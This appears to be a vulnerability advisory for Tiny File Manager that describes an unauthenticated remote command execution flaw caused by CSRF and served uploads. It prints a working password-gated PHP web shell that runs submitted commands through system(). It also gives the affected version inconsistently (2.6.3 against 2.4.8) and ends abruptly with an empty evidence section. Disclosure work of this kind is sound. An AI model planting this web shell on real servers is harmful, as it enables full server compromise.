Affected versions	Version 2.6.3
State	Public
Release date	2022-11-21

Vulnerability

Kind	Remote command execution
Rule	004. Remote command execution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSSv3 Base Score	10.0
Exploit available	Yes
CVE ID(s)	CVE-2022-23044 , CVE-2022-45475 , CVE-2022-45476

Description

Version 2.4.8 of Tiny File Manager allows an unauthenticated remote attacker to execute arbitrary code remotely on the server. This is possible because the application is vulnerable to CSRF, processes uploaded files server-side (instead of just returning them for download), and allows unauthenticated users to access uploaded files.

Vulnerability

This vulnerability occurs because the application is vulnerable to CSRF, processes uploaded files server-side (instead of just returning them for download), and allows unauthenticated users to access uploaded files.

Exploitation



To exploit this vulnerability, the following file must be sent to the server as administrator (to achieve this I will abuse the CSRF present in the application).

exploit.php

```
<?php
if($_POST && $_POST['password']==="AGSH635479302H235") {
    echo system($_POST['cmd']);
}
```

}>

Evidence of exploitation
